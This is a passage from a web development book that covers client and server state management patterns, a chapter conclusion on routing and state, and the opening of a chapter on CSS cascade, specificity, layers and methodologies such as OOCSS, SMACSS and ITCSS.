The filtered products aren't state. They're computed from the product list and the current filters. Store the inputs and compute the outputs. This seems obvious, but I've seen codebases where `filteredProducts` is stored separately and manually kept in sync with the filter changes. It always drifts.

Server State Is Not Client State

A big conceptual mistake in frontend state management is treating server data as a one-off source of content that needs to be displayed. This comes from a time before we moved to rich, interactive clients, where with server-side rendering, every request combined data fetching and view creation at the same time. A navigation meant refetching said data over and over again. Now, where we move more logic to the frontend, a single fetch of data won't work anymore.

For example, say you fetch a list of users, dump it into your store, and forget it exists on a server. Then, you wonder why:

- The data is stale after another tab makes changes.
- You're refetching data you already have.
- Optimistic updates are a nightmare to implement.
- Cache invalidation is scattered across your codebase.

Server state has fundamentally different characteristics than client state:

It's async

You don't have it until a request completes.

It's shared

Other users (or other tabs) might be changing it.

It's stale

The moment you fetch it, it might already be outdated.

It's not yours

: The server is the source of truth, not your local copy.

Libraries like TanStack Query (formerly React Query), SWR, and Apollo Client exist because server state needs different primitives than client state. They give you caching, background refetching, SWR patterns, and cache invalidation:

```
// Treating server state as client state (fragile)
const [users, setUsers] = useState([]);
useEffect(() => {
  fetch('/api/users').then(r => r.json()).then(setUsers);
}, []);
// Now what? When do you refetch? How do you cache?
// What if two components need the same data?

// Treating server state as server state (robust)
const { data: users, isLoading, refetch } = useQuery({
  queryKey: ['users'],
  queryFn: () => fetch('/api/users').then(r => r.json()),
  staleTime: 60_000, // Consider fresh for 1 minute
});
// Caching, deduplication, background refetch: handled.
```

The distinction matters because it changes what you need to manage. Client-state management is about synchronizing UI. Server-state management is about synchronizing with a remote source of truth. These are different problems with completely different solutions.

The Spectrum of State Sharing

State sharing is a spectrum, not a binary choice. Understanding where your state falls on this spectrum helps you determine which tool is appropriate. Here are the four positions on that spectrum, from most local to most global:

Component-local

The state lives inside a single component. Examples include a drop-down's open/closed state, a form input's current value before submission, and an animation's progress. No other component needs to know about this state. Use your framework's local state primitive: `useState`, a reactive variable, or whatever. This is the default. Start here.

Lifted to parent

Two or more siblings need the same state. A classic example is a list component and a detail component that shows the selected item. The selection state lifts to their common parent. The parent owns the state and passes it down. This is React 101, but it works in every component model:

```
function ProductPage() {
  const [selectedId, setSelectedId] = useState(null);
  return (
    <>
      <ProductList
        onSelect={setSelectedId}
        selectedId={selectedId}
      />
      <ProductDetail productId={selectedId} />
    </>
  );
}
```

Context/provider

The state needs to be available to a subtree of components without passing it through every intermediate layer. Context is designed for data that many components need but that changes infrequently, such as authentication status, theme, locale, and feature flags. The trap is using context for frequently changing state, because every update rerenders every consumer.

External store

The state lives outside the component tree entirely. Multiple disconnected parts of the UI need to read and write to the same state. The state needs to persist across route changes. You need middleware, time travel debugging, or complex update logic. This is where Redux, Zustand, MobX, and their cousins live.

The key mistake you can make here is jumping to external stores too early. Most applications have less shared state than developers think. That global Redux store with 47 slices? Half of them could be local state, a quarter could be server state handled by a query library, and the remaining quarter might genuinely need to be global. Audit before you architect.

Patterns for Evaluating Tools

Frameworks and libraries come and go, but certain patterns keep reappearing. Understanding these patterns helps you evaluate new tools and recognize what's actually novel versus what's a repackaging of an old idea.

Actions and reducers

The Flux architecture, popularized by Redux, introduced a pattern: state changes happen through *actions* (plain objects describing what happened) processed by *reducers* (pure functions that compute the new state):

```
// Action: what happened
{ type: 'cart/itemAdded', payload: { productId: 42, quantity: 1 }
}
```

```
// Reducer: how state changes
function cartReducer(state, action) {
  switch (action.type) {
    case 'cart/itemAdded':
      return {
        ...state,
        items: [...state.items, action.payload]
      };
    // ...
  }
}
```

The indirection seems excessive for simple cases, and it is. But it buys you predictability: every state change is traceable, replayable, and testable. If your state logic has lots of interdependent updates or undo/redo requirements, or if you need to debug why the state ended up in a weird shape, this pattern pays off. If you're toggling a Boolean, it's overkill.

The pattern exists outside Redux. It's `useReducer` in React. Stores in Svelte can use reducers. The concept is portable.

Signals and fine-grained reactivity

Signals represent a different philosophy: instead of rerendering components when state changes, you track exactly which parts of the UI depend on which pieces of state and update only those parts:

```
// Conceptually (syntax varies by framework)
const count = signal(0);
const doubled = computed(() => count.value * 2);

// Only the specific DOM nodes that read `count` or `doubled`
// update when count changes. Not the whole component.
```

Solid, Preact Signals, Angular Signals, and Vue's reactivity system all implement variations of this. The benefit is performance: you skip the "diff the entire component tree" step that React's model requires. The cost is the need to use a different mental model and sometimes more explicit dependency tracking.

You don’t need to pick a side in the React-versus-Signals debate. What matters is understanding that these are different solutions to the same problem: keeping UI in sync with state. One rerenders components and diffs the output. The other tracks dependencies and updates surgically. Both work. Both have trade-offs.

State machines for complex flows

When state transitions matter as much as state values, a state machine makes invalid states unrepresentable.

Consider a form submission. The naive approach uses multiple Booleans:

```
const [isSubmitting, setIsSubmitting] = useState(false);
const [isSuccess, setIsSuccess] = useState(false);
const [error, setError] = useState(null);

// Bug waiting to happen: what if isSubmitting AND isSuccess are
both true?
// The code allows it. The UI might not handle it.
```

A state machine makes the states explicit:

```
// The form is in exactly ONE of these states
type FormState =
  | { status: 'idle' }
  | { status: 'submitting' }
  | { status: 'success', data: Response }
  | { status: 'error', error: Error };

// Transitions are explicit
// idle -> submitting (on submit)
// submitting -> success (on response)
// submitting -> error (on failure)
// error -> submitting (on retry)
```

This pattern is known in TypeScript as a *discriminated union*; the `status` field discriminates among branches of the type and determines which one applies.[3]

You can implement this with a reducer, a library like XState, or even a simple switch statement. The pattern is the point: model your states and transitions explicitly, rather than letting them emerge from a combination of Booleans that might not make sense together.

State machines shine for multistep wizards, authentication flows, and payment processes—anywhere the question "what can happen next?" has a nonobvious answer.

State Management Traps

Senior developers don't avoid state management problems because they're smarter. They avoid them because they've fallen into the traps before and learned to recognize the warning signs:

Duplication

> This is when the same piece of truth is stored in multiple places. A user object in the auth store, in a users list, and cached in a component is one example. The different instances will drift. They always drift. One will get updated, the others won't, and then, you'll be debugging why the header shows the old username while the profile shows the new one. The fix is to have one source of truth and derive or reference everywhere else.

Premature centralization

> Don't reach for a global store before you need one. "We might need this state elsewhere eventually" is not a reason to make it global today. Start local. Lift when necessary. Centralize when lifting becomes painful. You can always move state outward; moving it back inward is harder because code has grown to depend on its global availability.

Stale closures

> This is a vicious JavaScript-specific trap. Event handlers and callbacks capture variables from their creation scope. If state changes but the callback wasn't re-created, it still sees the old value:

```
function Counter() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    const id = setInterval(() => {
      // BUG: this always logs 0, because `count` is captured
      // from the initial render
      console.log(count);
    }, 1000);
    return () => clearInterval(id);
  }, []); // Empty deps = effect never re-runs, closure is
stale

  return <button onClick={() => setCount(c => c + 1)}>
    {count}
  </button>;
}
```

The fix is either to include `count` in the dependency array (so the effect reruns when count changes) or to use a ref that always points to the current value.

Ignoring loading and error states

Fetched data has three states: loading, success, and error. Treating it as "either we have data or we don't" leads to blank screens, spinners that never disappear, and silent failures. Every piece of server state needs explicit handling for all three cases. Query libraries enforce this; hand-rolled fetching often forgets it:

```
// Incomplete
const [users, setUsers] = useState([]);
// What renders while loading? What if the fetch fails?


// Complete
const [state, setState] = useState({
  status: 'idle',
  data: null,
  error: null
});
// Now you're forced to handle all cases
```

Over-rendering

> This happens when you update state that causes half the page to rerender. Examples include putting rapidly changing state (mouse position, scroll offset, or animation frame) in React context or storing large objects when only a small part changes. The symptom is sluggish UI. The fix is understanding your framework's reactivity model and scoping state appropriately. Sometimes, that means splitting a store into smaller pieces. Other times, it means using refs instead of state. And still other times, it means switching to a more granular reactivity system.

State management is not a problem you solve once. It's a set of trade-offs you navigate continuously as your application evolves. The right architecture for a prototype is wrong for a mature product. The patterns that work for a content site don't fit a real-time collaboration tool. Stay skeptical of universal solutions and keep asking, where does this state live, and why?

Conclusion

Routing and state management are two sides of the same coin. Routing determines what the user sees. State determines what the application knows. The URL is where these two meet: a piece of state that escaped your application and lives in the browser's address bar, visible, shareable, and permanent.

In this chapter, we learned the following:

- URLs are a design surface, not an implementation detail. Good URL patterns are readable, hackable, and stable over time. They use paths for identity and query parameters for modifiers. They reflect information architecture, not database structure. And once a URL is live, it's a contract: breaking it means broken bookmarks, broken SEO, and broken trust. Redirects are migration plans, not afterthoughts.
- Routing connects URLs to code, and where the router runs matters. Server-side routing gives you a clean request-response model. Client-side routing gives you instant transitions and preserved state. The hybrid model (server-rendered first load, client-side navigation after) is what most modern frameworks use, but it demands that every route must work independently from a cold start. Layouts and nesting keep persistent UI stable across navigations, and route guards must be enforced on the server, never just the client.
- The URL is state, and not all state belongs there. The shareability test ("Should the recipient see the same thing?") draws a clear line for most cases. Keeping URL state and application state in sync requires choosing a source of truth: the URL, the application, or a careful bidirectional sync. The difference between `pushState` and `replaceState` determines whether the back button feels natural or infuriating.

- State management is about choosing the right home for each piece of state. Server state is async, shared, and stale; treat it differently from client state. Start local, lift when siblings need it, and centralize only when lifting becomes painful. Patterns like actions and reducers, signals, and state machines are framework-agnostic concepts that keep resurfacing because they solve real problems. And the traps like duplication, premature centralization, stale closures, and ignored loading states are the things that separate developers who've learned from experience from those still accumulating it.

None of this requires a specific framework or library. The tools may change, but the questions don't. What goes in the URL? Where does this state live? Who is the source of truth? Answer those questions well, and the implementation follows naturally. Answer them poorly, and no library will save you.

---

1 A canonical URL is the one version of a page you want indexed when multiple URLs serve the same content. You declare it with `<link rel="canonical" href="...">` in the page's `<head>`, telling search engines which URL to treat as the source of truth.

2 *UTM parameters* (`utm_source`, `utm_medium`, `utm_campaign`, and friends) are query string tags that analytics tools use to attribute traffic to a specific campaign (e.g., `?utm_source=newsletter&utm_medium=email&utm_campaign=spring-sale`). They don't affect what the page renders, only how the visit gets attributed.

3 If topics like this interest you, my book *TypeScript Cookbook* (O'Reilly) has a lot more in store for you.

Chapter 7. Robust CSS

There is probably no other topic in web development that causes as much confusion, frustration, or simple misunderstanding as the web's styling language, CSS. And this is strange because CSS is a simple language per se, with just a few syntax properties, making it overall very straightforward to write. But CSS is by no means easy. There are so many factors that influence how things are rendered, and some CSS bugs can keep people up at night.

If you're having trouble with CSS, you're not alone. My first job as an independent consultant for web technologies was teaching CSS to a group of Enterprise developers who shipped software to millions. They had their web framework sorted out and no problem adopting TypeScript, but the styling language almost made them cry. Others didn't try to learn CSS at all but sought to replace it. Styled components reinvented styling so thoroughly that people were excited at first, only to figure out later that it becomes barely usable for a whole other set of reasons. This has become a whole business, with marketing websites disguised as open source projects promising to finally make things easy, without ever discussing the trade-offs.

In this chapter, like in all the others, we don't merely want to discuss the best way of doing a specific thing. Rather, we want to guide you through all the opinions and give you a good compass to validate your gut feelings. CSS is where the "fluid" part of fluid web development is most visible: the same styles have to hold up across browsers, screen sizes, and years of future maintenance, not just the one layout you had in mind when you wrote them. Nearly every fight you'll have with CSS at scale traces back to one root cause: specificity, and who gets to win when two rules disagree. So that's where we'll start, briefly. From there, we'll look at how other engineers have tried to tame specificity at scale, each with their own tools

and philosophies, and we'll land on a small, actionable ruleset you can apply regardless of the technology you use.

Cascade and Specificity

There's a lot of nuance already in the name of the language, CSS. *CSS* stands for *Cascading Style Sheets*, and while we as developers try to focus on the *style* part, the *cascade* and *sheet* pieces of the name are what cause us trouble.

If multiple selectors apply to the same element, the browser has to pick the right one. The cascade algorithm is responsible for selecting the setting that should ultimately be used. This is no coincidence; it's a well-defined algorithm (see "The Cascade Algorithm"), but it's still frustrating to see our styles not work because of interference from other rules, especially when we have multiple sheets and can't always change every rule ourselves.

Within a single stylesheet, anything can happen. From simple element selectors up to `header nav ul li a:hover > img`, we can find the wildest rules and wonder where everything comes from. Highly specific selectors let us reach into markup we don't control—I've used them to apply corporate-identity styles to catastrophically cobbled-together HTML from Java UI controls, where I couldn't set a single class myself. But they also make CSS convoluted and hard to maintain.

Both the cascade and selector specificity are CSS fundamentals we have to understand to make good stylesheets. As we'll see in the rest of this chapter, almost every methodology, framework, and library that has emerged to tame CSS is, underneath, a strategy for managing specificity.

The Cascade Algorithm

Take any website, right-click on the page, and select "Inspect" to open the Developer Tools (there's more on this in Chapter 10). Find the CSS panel and disable the author stylesheet—you'll see the page rendered with

nothing but the browser's own styles. Figure 7-1 shows the user agent styles for the `p` element.

```
p {                                              user agent stylesheet
    display: block;
    margin-block-start: 1em;
    margin-block-end: 1em;
    margin-inline-start: 0px;
    margin-inline-end: 0px;
    unicode-bidi: isolate;
}
```

Figure 7-1. User agent styles for paragraph elements

The *user agent* is nothing other than the browser, and it's one of three origins that browsers draw their styles from:

The browser or user agent itself

This defines the base styles, as intended by the HTML specification.

Stylesheets specified by the user, directly or via extensions

This is a rare case but a real one, and it's most often used for accessibility.

The author's stylesheets

This is the stuff we as web developers ship with our apps and websites.

CSS layers add a fourth mechanism, but not a fourth origin—they let you subdivide the author origin itself into an ordered set of subbuckets, which we'll get to shortly.

With different origins in place, the *cascade* is the algorithm that decides which rule wins. By default, priority ascends from user agent, to user, to author stylesheets. There's a baseline, then a user preference, and then finally what we as authors intended. Adding `!important` to a declaration flips that order: `!important` author styles are overridden by `!important` user styles, which are overridden by `!important` user

agent styles, which is why a browser can still force its own autofill styling onto your form fields no matter what you do.

Within author stylesheets, we can define our own cascade layers that work like origins within our own origin group:

```
@layer base, components;

@layer base {
  p {
    color: blue;
  }
}

@layer components {
  p {
    color: red;
  }
}
```

The precedence of layers is defined either by source order or the order listed in the `@layer` at-rule, ascending. Here, `components` always wins over `base`. Unlayered styles take the highest precedence of all—and for `!important` declarations, the whole thing inverts again, onion-like.

So this is how browsers pick their styles across origins and layers. But what happens if multiple rules can apply within a single origin or layer? This is where the specificity of CSS selectors comes in.

Selectors

CSS selectors do exactly what their name says: they select which elements in the DOM the instructions that follow apply to. There are many selectors, and in fact, they are constantly being extended with new special cases that allow us as web engineers to provide styles to elements in different states in a particularly targeted way.

The basic selectors include the following:

`*`

This is the wildcard, which selects all elements.

`element` *(e.g.,* `div`*)*

This is an element selector; in this case, all `div` elements are selected.

`.classname`

This is a class selector; in this case, all elements that have the CSS class `classname` are selected.

`#id`

This is an ID selector. Here, the one element with the same-named `id` attribute is selected.

It gets interesting when we combine selectors with each other. Here, even a space makes a lot of difference. So, `div.classname` selects all `div` elements with the `classname` class in the `class` attribute. On the other hand, `div .classname` selects all elements with the `.classname` class that are stored somewhere in a `div` element. Furthermore, there are special characters that can describe special cases of how the elements are arranged in the DOM tree:

`>`

This means direct child elements, so `.parent > .classname` is all elements with the `classname` class that are direct children of an element with the `parent` class.

`+`

This means elements that directly follow the other element as sibling nodes. Therefore, `.first + .second` selects all elements with the `second` class that directly follow an element with the `first` class.

`~`

This selects all elements that follow the other element as sibling elements (e.g., `.first ~ .siblings`).

There's also the `,` character, which allows you to specify multiple selectors that the same ruleset applies to, and a plethora of pseudoclasses for interactive and other element states—going through all of them would be too much for the scope of this chapter, let alone the book. As always, MDN gives a good overview of what's possible.

Figure 7-2 shows how these combinator rules apply to an unordered list.




Figure 7-2. Child and sibling selectors

There are a lot of selectors, and they can be combined in almost any way. Selectors, while appearing easy at first, are a complex topic.

Specificity

It gets even more complex when you realize that two totally different selectors can select the same element. If you have `<p class="abstract">...</p>` and the rules `p { }`, `.abstract {`

`}`, and `p.abstract { }`, which one wins if they define the same property?

This is what *specificity* solves. Specificity tells us how concrete a selector is; more specific selectors override less specific ones. To calculate it, categorize each part of a selector into three buckets—elements (including pseudoelements like `::selection`), classes (including attribute selectors and pseudoclasses like `:hover` and `:root`), and IDs—and count:

`p {}`

This counts one element: `0, 0, 1`.

`.abstract {}`

This counts one class: `0, 1, 0`.

`p.abstract {}`

This counts one of each: `0, 1, 1`.

Each category outranks every number in the category below it, so any class beats any number of elements and any ID beats any number of classes. If two selectors tie, the one that appears last in the stylesheet wins.

> **TIP**
>
> It helps to drop the commas and read specificity as a number: 11 beats 10, and 10 beats 1. Just remember it's a mnemonic, not a rule—10 elements (`0, 0, 10`) still lose to a single class (`0, 1, 0`).

Some sources describe inline styles or `!important` overrides as having a higher specificity than any selector. That's not quite right—they're evaluated by the cascade algorithm at a different step or from a different origin, respectively.

Given this, the general advice is straightforward:

- Never use ID selectors if you can avoid them—they have high specificity and single-element targeting, and they are hard to override later.
- Avoid `!important`, except where your CSS methodology or architecture explicitly allows for it (more on that in "Traditional CSS Methodologies").

Your first instinct, when a selector isn't winning, will be to fight specificity with more specificity—add a class, chain a selector, and reach for `!important`. That works, but it escalates: the next developer who needs to override you will just add more of the same, and the whole stylesheet will spiral toward selectors nobody can safely touch anymore.

There are better tools for turning the dial down instead of up. The `:where()` pseudoclass carries zero specificity of its own, so anything wrapped in it is trivially easy to override later:

```
:where(.button) {
  background: blue;
  color: white;
}

.button {
  background: red;
}
```

CSS layers, introduced previously, let you separate precedence from specificity entirely:

```
/* Defines the order of precedence, ascending. */
@layer base, components;

@layer base {
  .button {
    background: blue;
    color: white;
  }
}

@layer components {
```

```
    .button {
      background: red;
    }
  }
```

Even if `base` were to style an `id` selector here, `components` would still win—precedence is decided by the layer, not the selector.

With that, you understand specificity, know where rules come from, and know how to deal with situations where you need subtle overrides—which is exactly the problem every CSS methodology in the next section tries to solve in its own way.

Inheritable Properties

One more source of "where does this style come from?" is worth a quick mention: inheritance. Some properties—most notably `color` and `font`-related ones—don't need to be set on every element. Set them once on `<main>`, and every descendant will inherit the value unless it's overridden further down:

```
main {
  font-family: Georgia;
  color: #454546;
}
```

Anything that isn't inherited falls back to the browser's own default for that property instead, which you can inspect under the "Computed" tab in DevTools (Figure 7-3 shows an example). This is occasionally a source of surprises—a form element styled for your app shell can look completely different when it's dropped into a prose page with its own typography—so when in doubt, it's worth specifying the property explicitly, rather than relying on it to flow down from a parent you don't control.

So if you wonder why something looks the way it does, it can be because of cascade, specificity, or an inherited property defined somewhere up the tree. With that settled, let's look at how other engineers have tried to tame specificity in practice.




Figure 7-3. Inherited styles on a <p> element, coming from a parent <main> element

CSS Methodologies and Best Practices

As you may have noticed, the answer to the question "Where does the property that determines the style actually come from?" is complex. The previous section on cascade and specificity only scratches the surface, but this knowledge is a prerequisite for understanding why some things behave the way they do.

This brings us to the major problem that hits web engineers to this day: CSS is hard! What ostensibly looks like a simple language is quite complex and sometimes laborious, due to much history and several peculiarities. CSS is simple but not easy. And we developers suffer from it.

CSS is not entirely innocent in this regard. The cascade and inheritance are complex and impossible to understand without DevTools. Specificity makes things even more difficult, and when you consider that you're also dependent on the arrangement in the source code, you realize how devilish the whole thing can be.

In my career, I've seen enough teams where uneven knowledge about CSS, little structure and quality control, different working styles, and the habit of simply pushing the next styles directly to the end of the document have resulted in catastrophically unmaintainable applications. They started writing CSS to undo other CSS.

The truth lies in the fact that every piece of CSS must know what came before it and what will come after it. These are dependencies, and CSS is nothing more than a large, opaque dependency tree.

And these problems have existed for decades. There's simply no way around CSS! For at least as long, there have been tools, methodologies, and architectures that have tried to master these problems.

In this section, we'll run through the best-known ones in a quick overview, so you'll know whether they're suitable for your application. At the end, we'll establish our own general ruleset that you can apply regardless of technology or architecture to get more maintainability and structure into your styles.

Traditional CSS Methodologies

The following techniques and methodologies have been around a long time, and some might say that they're obsolete and outdated, especially with the new developments regarding utility-driven CSS or JavaScript-driven CSS libraries. I can understand this opinion, and I would also agree if both of these methods actually brought something new to the table and made use of modern CSS features. In reality, however, they try to solve the same problem, sometimes with the same means, just at a different tooling level.

Thus, there are certainly valuable tips and characteristics in the older methodologies that we can adopt. We as senior engineers are pragmatic; we take the best for our case and don't subscribe to the dogma of the "one true approach."

The methodologies we'll look at are object-oriented CSS (OOCSS), Scalable and Modular Architecture for CSS (SMACSS), and Inverted

Triangle CSS (ITCSS). These are some interesting abbreviations, and indeed, all are similar in some way, but they try to solve the problem differently and look at it from a different angle. All pursue a common goal: to tame the cascade and specificity.

Object-oriented CSS

Let's start with OOCSS. OOCSS was introduced around 2008 by Nicole Sullivan, who was working at Facebook at the time and noticed that with the usual approach up to that point, you quickly get technical debt and maintenance problems in a web application.

Sullivan's approach relies heavily on reusability. She calls for the creation of component libraries that can be used and combined arbitrarily and are drawn with equally reusable styles.

OOCSS follows two basic principles:

Separate structure and skin

> OOCSS separates the structural aspects (layout, positioning, and dimensions) from the visual aspects (colors, fonts, and shadows) of components. This allows you to mix and match different visual treatments with the same structural foundation, creating flexible and reusable components.

Separate container and content

> OOCSS avoids location-dependent styles. If you have a heading element `h2` within a certain location (for example, a card object), you shouldn't style this `h2` using `.card h2` but rather with its own class (for example, `.title`). Sullivan explains that this gives you the assurance that all unclassed `<h2>` elements will look the same, all elements with the `.title` class will look the same, and you won't need to create an override style for the cases when you actually do want `.card h2` to look like the normal `<h2>`. This is also where OOCSS tries to tame specificity:

```css
/* Structure and skin, separated */
.media {
  display: flex;
  gap: 1rem;
}

.media--highlighted {
  background: #fff8e1;
}

/* Container and content, separated */
/* Don't: .card h2 { font-size: 1.25rem; } */
/* Do: */
.title {
  font-size: 1.25rem;
  font-weight: 600;
}
```

The `.media` element never has to know whether it's highlighted, and `.title` never has to know whether it's inside a `.card`. Both are single-class selectors with a specificity of `0, 1, 0`, so nothing here fights for precedence—the two rules simply add up.

Both principles focus on reusability. By separating container and content, we ensure that an element with a specific class always looks the same, regardless of its placement. Separating structure and skin allows us to distinguish visual features from structural elements, enabling the reuse of both in various scenarios or contexts.

OOCSS allows you to componentize your CSS, which is why many people think it's obsolete. Instead of just CSS, component-based JavaScript frameworks like we have today enable componentization regardless of web technology. A React or Vue component may include styles, markup, and functionality to varying degrees, making components much more cohesive and fostering reusability.

Here are the main things to remember about OOCSS:

- Layout and content are handled separately.
- Placement of elements should not influence their appearance.

Let's sidebar that and continue with the next methodology.

Scalable and Modular Architecture for CSS

SMACSS was written by Jonathan Snook in 2011. It is, as we'll see, a good continuation of the principles developed by Sullivan years prior. As the name suggests, SMACSS is a CSS architecture, and as we know from Chapter 3, it's architecture that happens on the last of the four C-levels, the code level.

What SMACSS provides is a structure that allows you to categorize your styles so they don't interfere with one another, making it easier to work with CSS.

Snook separates styles into five categories:

Base

> Base rules are the defaults for elements. Usually, single-element selectors (or attribute, pseudoclass, and sibling selectors if necessary) state that if an HTML element appears, it should have this appearance by default.

Layout

> Here, we already see Sullivan's influence. Layouts are styles that allow you to structure your page into sections.

Modules

Modules are the styles that contribute most, as they are the parts that actually make up your pages—headers, sidebars, lists of items, and so on. These are the things we would today see as components in our component-based frameworks.

State

State is everything that can modify layouts or modules—collapsed accordions, narrow layouts, and hidden elements. States can be generic, and they don't necessarily apply to specific modules. They also indicate a JavaScript dependency: if you change the state with JavaScript, you can find the outcome of that change here. This is something we won't use much if we have component-based frameworks, which have plenty of other ways to handle state.

Themes

Themes are overrides that make things look different—either different colors or different orientations for languages that don't use the default reading direction. Everything that changes the appearance of the default page does so in subtle ways:

```
/* Base */
a {
  color: blue;
}

/* Layout */
.l-sidebar {
  float: left;
  width: 25%;
```

```
}

/* Module */
.nav {
  border-bottom: 1px solid #ddd;
}

/* State, usually toggled via JavaScript */
.is-collapsed {
  display: none;
}
```

Each category is a single class, kept flat and separate from the others. A module never has to guess whether it's collapsed, and a layout never has to know which theme is active.

SMACSS is more concrete than OOCSS, but it follows essentially the same principles. The fact that it is more concrete also means it has aged less gracefully than the more abstract OOCSS. Here are the main things to remember about SMACSS:

- Styles outside components, like base styles, exist and are important.
- Layouts are a more tangible way to structure pages and views in applications.

If you're interested, you can read SMACSS free online.

Inverted Triangle CSS

ITCSS was developed by Harry Roberts around 2014. Harry Roberts has arguably been one of the most influential people when it comes to CSS

architecture, and lots of the things he wrote in the last decade still hold up very well. So does ITCSS.

Where OOCSS focuses on reusability and SMACSS provides categorization, ITCSS tackles the problem from a different angle: specificity management through deliberate layering. Roberts observed that most CSS codebases suffer from specificity wars—developers constantly fighting against their own previous styles by writing increasingly specific selectors.

The term *inverted triangle* refers to the way CSS should be structured: starting broad and generic at the top and becoming increasingly specific as you move down. Think of it as a funnel that starts wide and narrows to a point.

ITCSS organizes CSS into seven layers:

Settings

: These are global variables, configuration, and brand definitions. This is where your preprocessor variables or CSS custom properties live.

Tools

: These are globally available mixins and functions. Only things that output CSS when called should be here. This is also very specific to CSS preprocessors.

Generics

: These are high-level styles that affect large swaths of the DOM. Box-sizing rules, `normalize.css`, and other far-reaching styles belong here.

Elements

: These are bare HTML elements with no classes. This is where you style tags directly.

Objects

These are design patterns, layout primitives, grids, containers, and media objects.

Components

These are specific UI components. This is where most of your application's styles will live—buttons, cards, headers, and other recognizable pieces of interface. I love that Harry has named them *components*. If you work with a component-based CSS framework or library, these are the styles that are associated with said components.

Utilities

These are high-specificity helpers that trump everything else: things like `.hidden` or `.text-center` that need to override other styles regardless of source order.

In practice, this usually means importing your partials in exactly this order:

```
/* 1. settings */
@import "settings/colors";

/* 2. tools */
@import "tools/mixins";

/* 3. generics */
@import "generics/reset";

/* 4. elements */
@import "elements/headings";

/* 5. objects */
@import "objects/grid";

/* 6. components */
@import "components/button";

/* 7. utilities */
@import "utilities/hidden";
```

> **NOTE**
>
> The `@import` command here is meant to be resolved at author time, by your build tooling, not left for the browser to resolve at runtime. A browser encountering `@import` in a stylesheet blocks rendering while it fetches each file in turn, one request after another—which is fine for sketching out a structure but a real performance cost in production. Let your bundler concatenate these into a single stylesheet before it ever reaches the browser.

Nothing here is enforced by the browser—it's a discipline you and your team agree to follow. Followed consistently, specificity only ever goes up as you read down the file, which is what makes the whole triangle work.

I would also add inline styles as a final, implicit layer. Layers don't affect the specificity of inline styles, but inline styles remain, in practice, another way to override styles from any of the layers above. Figure 7-4 shows how these layers form an inverted triangle.

